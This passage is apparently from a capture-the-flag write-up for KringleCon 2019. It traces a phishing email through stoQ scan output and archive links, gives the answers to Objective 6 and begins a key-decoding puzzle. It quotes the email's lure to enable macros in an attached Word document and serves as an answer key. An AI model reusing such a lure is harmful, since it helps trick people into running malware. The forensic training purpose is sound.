b=CTN+N60sw9N9Zqqscrx6Yg1EBWZXyLIyUB5XWIMwfk3A/UHSmy1iiMKe4y5dVWpwKInktIRWNAWAAoXnTJAU9xvIqn4qw6o1SzwAsl9zqLLaKBYETFpfeeSZ0J2zGJseTFJaoOOC21tjjrLwESG02KPS0C8Q94tew9Wwpj+k/5jDXynAwCE5uCys4TjMj0AdHmSZwwUB40h7oP4agubgvX+KMCPsRP+8wlxWwPoaMGP9NPgFKpt/1De1baL0cwYAvwxMjaWajwaZuLMC+Rd4BCmp/ntuTWPoI29OuqkHCS+shE5OvVZUtGfBDwc0xk6fa5ZdpXr/0Ks4Rs9g4KyNxA==", "arc-message-signature": "i=1; a=rsa-sha256; c=relaxed/relaxed; d=microsoft.com; s=arcselector9901; h=From:Date:Subject:Message-ID:Content-Type:MIME-Version:X-MS-Exchange-SenderADCheck; bh=eho+H0Pl9yisNysjzTIsQyQXumAlQpgfX6q0TBNYUTI=; b=HsAvTiwhVzGc0FS7yY0+C4dF8v8C7vNg1LAAOt9wqOA8fdYBxp1Oj1uPSziUI0WFpWnEqay+rcnmeq/Hq/67Q+uJp3y+/AyyF68RDq8xmrjh0vZPwvLfhY5snP2YcoI9BgLI+AX06X+zR3ZjC90rFMGEVuptNPYPxlVoCzYzY20VONnleU7ypb9xue9B/MDxpINz7ZtY0N8ak3r6UqfSbrNeA7cnsAFWkl45720auN4O5CdqbfwlvIl3swxoyDdry6YFDAFPynPizwpXjqAhy+6u8BO0LfSkUydeST4ye0XQZ6LVrQG+bLjsZi3OngSlhdhBYtBgO1q9bYt3aWYNcw==", "arc-authentication-results": "i=1; mx.microsoft.com 1; spf=pass smtp.mailfrom=faculty.elfu.org; dmarc=pass action=none header.from=faculty.elfu.org; dkim=pass header.d=faculty.elfu.org; arc=none", "dkim-signature": "v=1; a=rsa-sha256; c=relaxed/relaxed; d=Elfu257.onmicrosoft.com; s=selector1-Elfu257-onmicrosoft-com; h=From:Date:Subject:Message-ID:Content-Type:MIME-Version:X-MS-Exchange-SenderADCheck; bh=eho+H0Pl9yisNysjzTIsQyQXumAlQpgfX6q0TBNYUTI=; b=hCvY101KfNjTOlzy9iCJJC7gIoFZ0q9sSM/+yjWFDRcgOYnCClvRBBh/LhmgAb6Uz+3O2En4z+vMc/hqCqaS6CfPY6bXMn25tbMRIPevfe3ioRj8/CFX9yaIVcJCGgFynctvGT1mjFKDNLNDY0RhkqFXgr3VXySGB2ydMMamd2M=", "from": "Carl Banas <Carl.Banas@faculty.elfu.org>", "to": "Bradly Buttercups <Bradly.Buttercups@eIfu.org>", "subject": "RE: Holiday Cheer Assignment Submission", "thread-topic": "Holiday Cheer Assignment Submission", "thread-index": "AQHVoI+SQeRsWPDoZk66rlSJkiWldaeV4KLA", "date": "Wed, 29 May 2019 17:28:14 +0000", "message-id": " <BN7PR13MB2547030B524AA756ED86D1EEA74E0@BN7PR13MB2547.namprd13.prod.outlook.com>", "references": "<201911211717.xALHHWER207446@dwarf>", "in-reply-to": "<201911211717.xALHHWER207446@dwarf>", "accept-language": "en-US", "content-language": "en-US", "x-ms-has-attach": "", "x-ms-tnef-correlator": "", "authentication-results": "spf=none (sender IP is) smtp.mailfrom=Carl.Banas@faculty.elfu.org; ", "x-originating-ip": "[74.221.181.14]", "x-ms-publictraffictype": "Email", "x-ms-office365-filtering-correlation-id": "3e9b9e70-2afa-48aa-2c2e-08d76ea83094", "x-ms-traffictypediagnostic": "BN7PR13MB2275:|BN7PR13MB2275:", "x-microsoft-antispam-prvs": " <BN7PR13MB22750D4ED08691C422C728BFA74E0@BN7PR13MB2275.namprd13.prod.outlook.com>", "x-ms-exchange-transport-forked": "True", "x-ms-exchange-transport-rules-loop": "1", "x-ms-oob-tlc-oobclassifiers": "OLM:1923;", "x-forefront-prvs": "0228DDDDD7", "x-forefront-antispam-report": " SFV:NSPM;SFS:(10019020)(376002)(34096005)(39830400003)(366004)(396003)(136003)(346002)(189003)(199004)(13464003)(49860001)(186003)(7736002)(71200400001)(6506007)(26005)(229853002)(586005)(7696005)(76176011)(11346002)(446003)(33656002)(3861040000 1)(53546011)(305945005)(102836004)(256004)(74316002)(5024004)(14444005)(25786009)(14454004)(71190400001)(6116002)(3846002)(6246003)(81156014)(9686003)(6436002)(55016002)(8936002)(8676002)(2906002)(6862004)(66946007)(66476007)(66556008)(64756008)(66446008)(52536014)(4744005)(5660300002)(66066001)(3480700005)(81166006)(99286004)(86362001)(76116006);DIR:OUT;SFP:1102;SCL:1;SRVR:BN7PR13MB2275;H:BN7PR13MB2547.namprd13.prod.outlook.com;FPR:;SPF:None;LANG:en;PTR:InfoNoRecords;MX:1;A:0;", "received-spf": "None (protection.outlook.com: faculty.elfu.org does not designate permitted sender hosts)", "x-ms-exchange-senderadcheck": "1", "x-microsoft-antispam": "BCL:0;", "x-microsoft-antispam-message-info": " r3XtI4jx0e6qxW71CIji3BIfn8M/r3De9vYNocSyqspDU3JtydG2FGB56TaEu+dFX5bBV4HcbovxekRAKWu+KPu9ePmgucnrXtT3QMutVK5U7EdkCYnKVjtol20TXPTiNT0CqXOLFNG+LVK7MLe2COP7wm4c6BCO9igGMUvH2P80PJbfnzSV5ADGhWxjfE+gBZaOBFr9/06pe9z2lVm44j+CbC8NkOoOI3jxzUckGpFjHGlm5YXyiuFu9g95mFBmfZSswd7sloub3Tvarbmb0bMXKp9dFjpHnyfprVnybyqFvjTytY1OwasSj9/96WAix6URTkI42OHUyRTBIlS8ixNgPURAsWs2iI44bpRTjxfHTFmzic7b4MNRi+DBJrsWYgTyXV4ZzEkJM2Qa0UDNaucDDhe01wSIhei1jw80ZqymAYgsKcDYHGNOWmdQoI3W", "content-type": "text/plain; charset=\"utf-8\"", "content-transfer-encoding": "base64", "mime-version": "1.0", "x-originatororg": "faculty.elfu.org", "x-ms-exchange-crosstenant-network-message-id": "3e9b9e70-2afa-48aa-2c2e-08d76ea83094", "x-ms-exchange-crosstenant-originalarrivaltime": "29 May 2019 17:28:14.2823 (UTC)", "x-ms-exchange-crosstenant-fromentityheader": "Hosted", "x-ms-exchange-crosstenant-id": "f3127d8b-83dd-44fd-94b5-99ae78113a8d", "x-ms-exchange-crosstenant-mailboxtype": "HOSTED", "x-ms-exchange-crosstenant-userprincipalname": "Vy8of4vivvNp/D3MhnLSswMJZQnBncfORK7ftfomFX2Mx8EplxCX3Ge20K0qlBPgf2hXWphjepzYmd+FKrQ0pIrjfsR/T7E9dbkLrDbqvt4=", "x-ms-exchange-transport-crosstenantheadersstamped": "BN7PR13MB2275", "body": "Bradly, \r\n\r\nI opened your assignment (which was not easy, by the way) and it seems you have not only not included an image per the instructions, but your assignment is identical to another student's assignment. This means your grade will be 0/100. \r\n\r\n-csb\r\n\r\n-----Original Message-----\r\nFrom: Bradly Buttercups <Bradly.Buttercups@eIfu.org> \r\nSent: Sunday, August 25, 2019 9:18 AM\r\nTo: Carl Banas <Carl.Banas@faculty.elfu.org>\r\nSubject: Holiday Cheer Assignment Submission\r\n\r\n\r\nProfessor Banas, I have completed my assignment. Please open the attached zip file with password 123456789 and then open the word document to view it. You will have to click \"Enable Editing\" then \"Enable Content\" to see it. This was a fun assignment. I hope you like it! --Bradly Buttercups\r\n\r\n\r\n", "body_html": ""}}, "archivers": {"filedir": {"path": "/home/ubuntu/archive/6/0/e/6/0/60e608b8852a18cb3a57e16732f3f19fa87793bb"}}}, {"size": 1562, "payload_id": "48283659-325b-4d53-b413-07dc1305bb1a", "payload_meta": {"should_archive": false, "should_scan": true, "extra_data": {}, "dispatch_to": ["iocextract"]}, "plugins_run": {"workers": ["iocextract"], "archivers": []}, "extracted_from": ["b605ccd8-c15b-461c-81a1-4ea4ccb8a598"], "extracted_by": ["smtp"], "workers": {"iocextract": {"ipv4": ["52.135.254.30", "40.107.79.115", "52.135.253.156", "74.221.181.14"], "ipv6": ["fe80::c919:fe4e:682f:4364"], "email": ["ubuntu@ec2-54-89-48-176.compute-1.amazonaws.com", "Carl.Banas@faculty.elfu.org", "Bradly.Buttercups@eifu.org"], "domain": ["faculty.elfu.org", "bn7pr13mb2547.namprd13.prod.outlook.com", "mail-eopbgr790115.outbound.protection.outlook.com", "eifu.org", "bn7pr13mb2275.namprd13.prod.outlook.com", "ec2-54-89-48-176.compute-1.amazonaws.com", "nam03-co1-obe.outbound.protection.outlook.com"]}}, "archivers": {}}], "request_meta": {"archive_payloads": true, "source": null, "extra_data": {}}, "errors": [], "time": "2019-11-21T17:28:17.729742", "decorators": {}, "scan_id": "0e6c5c38-ab6b-4545-86be-c682273d0484"}


Having a list of email addresses that sent email to Professor Banas and knowing from training question #6 that it was sent from "Bradly Buttercups", the answer is the email of Bradly Buttercups.


Answer: bradly.buttercups@eifu.org




Final Challenge Question:
What was the message for Kent that the adversary embedded in this attack?

Search Range: 8/25/2019 17:18:00.000 - 8/25/2019 17:32:00.000
Search: smtp ubuntu buttercups








This will list all the File Archive locations for the individual files contained in the zip file


Then find all the urls to the email archive, download each one to find the one for **core.xml**


```
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/7/f/6/3/a/7f63ace9873ce7326199e464adfdaad76a4c4e16
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/b/e/7/b/9/be7b9b92a7acd38d39e86f56e89ef189f9d8ac2d
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/1/e/a/4/4/1ea44e753bd217e0edae781e8b5b5c39577c582f
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/e/e/e/b/4/0/eeb40799bae524d10d8df2d65e5174980c7a9a91
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/1/8/f/3/3/18f3376a0ce18b348c6d0a4ba9ec35cde2cab300
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/f/2/a/8/0/f2a801de2e254e15840460f4a53e568f6622c48b
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/1/0/7/4/0/1074061aa9d9649d294494bb0ae40217b9c7a2d9
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/8/6/c/4/d/86c4d8a2f37c6b4709273561700640a6566491b1
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/a/2/b/b/1/a2bb14afe8161ee9bd4a6ea10ef5a9281e42cd09
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/4/0/d/c/1/40dc1e00e2663cb33f8c296cdb0cd52fa07a87b6
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/f/5/c/b/a/f5cba8a650d6ada98d170f1b22098d93b8ff8879
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/0/2/b/6/7/02b67cad55d2684115a7de04d0458a3af46b12c6
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/1/7/6/1/2/1761214092f5c0e375ab3bc58a8687134b7f2582
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/b/7/7/0/f/b770f3a79423882bdae4240e995c0885770022ef
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/9/d/7/a/b/9d7abf0ee4effcecad80c8bbfb276079a05b4342
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/e/9/2/1/1/e9211c706be234c20d3c02123d85fea50ae638fd
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/7/f/6/3/a/7f63ace9873ce7326199e464adfdaad76a4c4e16
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af
```

core.xml is located here:
/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/





Answer: Kent you are so unfair. And we were going to make you the king of the Winter Carnival.






The answer to Objective 6 needed for the badge question is the string:
Kent you are so unfair. And we were going to make you the king of the Winter Carnival.









Objective 7 – Get Access to The Steam Tunnels


To achieve this Objective, you first need to gain access to the Dormitory area which is on the east side of the Quad. To access the Dorm area, you will need to talk to Tangle Coalbox and solve the Frosty Keypad challenge. There is a full write-up on that challenge in the Achievement section of this report.



Once you solve the Frosty Keypad challenge, you can enter the Dorm area. Heading east you will find Minty Candycane and continuing on east you will find an open dorm room door at the end of the hallway.




When you enter Minty's dorm room, you will be in a smaller area and no other players will be visible. There will appear a single NPC (non-player character) that will appear briefly and then quickly scamper towards the closet, closes the door and disappears.



https://www.youtube.com/watch?v=OQo2iyogoT8


Also, in this room is a key cutter machine. Clicking on the key cutter shows that there is a 6 position bitting code can be set to cut a new key, but we don't know what do with this yet. Pressing the "Cut" button will create a key cut to the given numeric settings and then you can click on the new key image to save to your filesystem as a file.



(Key cutter also available directly at https://key.elfu.org)

If you try to follow Krampus into the closet you reach a dead-end and you are presented with a keyhole lock challenge.

Clicking on the keyhole in the center of the wall, brings up a keyring and a lock.



(Lock/key challenge also available directly at https://thisisit.elfu.org)


Clicking on the keyring prompts you to load a file from your local filesystem, so you need to have a file this will accept as a valid key. Putting it all together it seems we use the key cutter machine to create a key that will work on this lock in the closet.

But, how do we get the right bitting settings? Excellent help is available in one of the KringleCon 2019 talks called "Optical Decoding of Keys" given by Deviant Ollam in Track 5 in Hermey Hall or can be viewed directly at this link: https://www.youtube.com/watch?v=KU6FJnbkeLA


In this talk, he describes how if a key is visible and/or you can obtain a sufficiently clear image of it, the bitting code can be determined through visual analysis. Although it was difficult to notice initially, the scampering Krampus we saw briefly earlier had a key hanging from his belt!

This image as displayed in the browser is too small to do any analysis, however maybe the image source used for the Krampus avatar is in a higher resolution and has more detail. Let's find out.

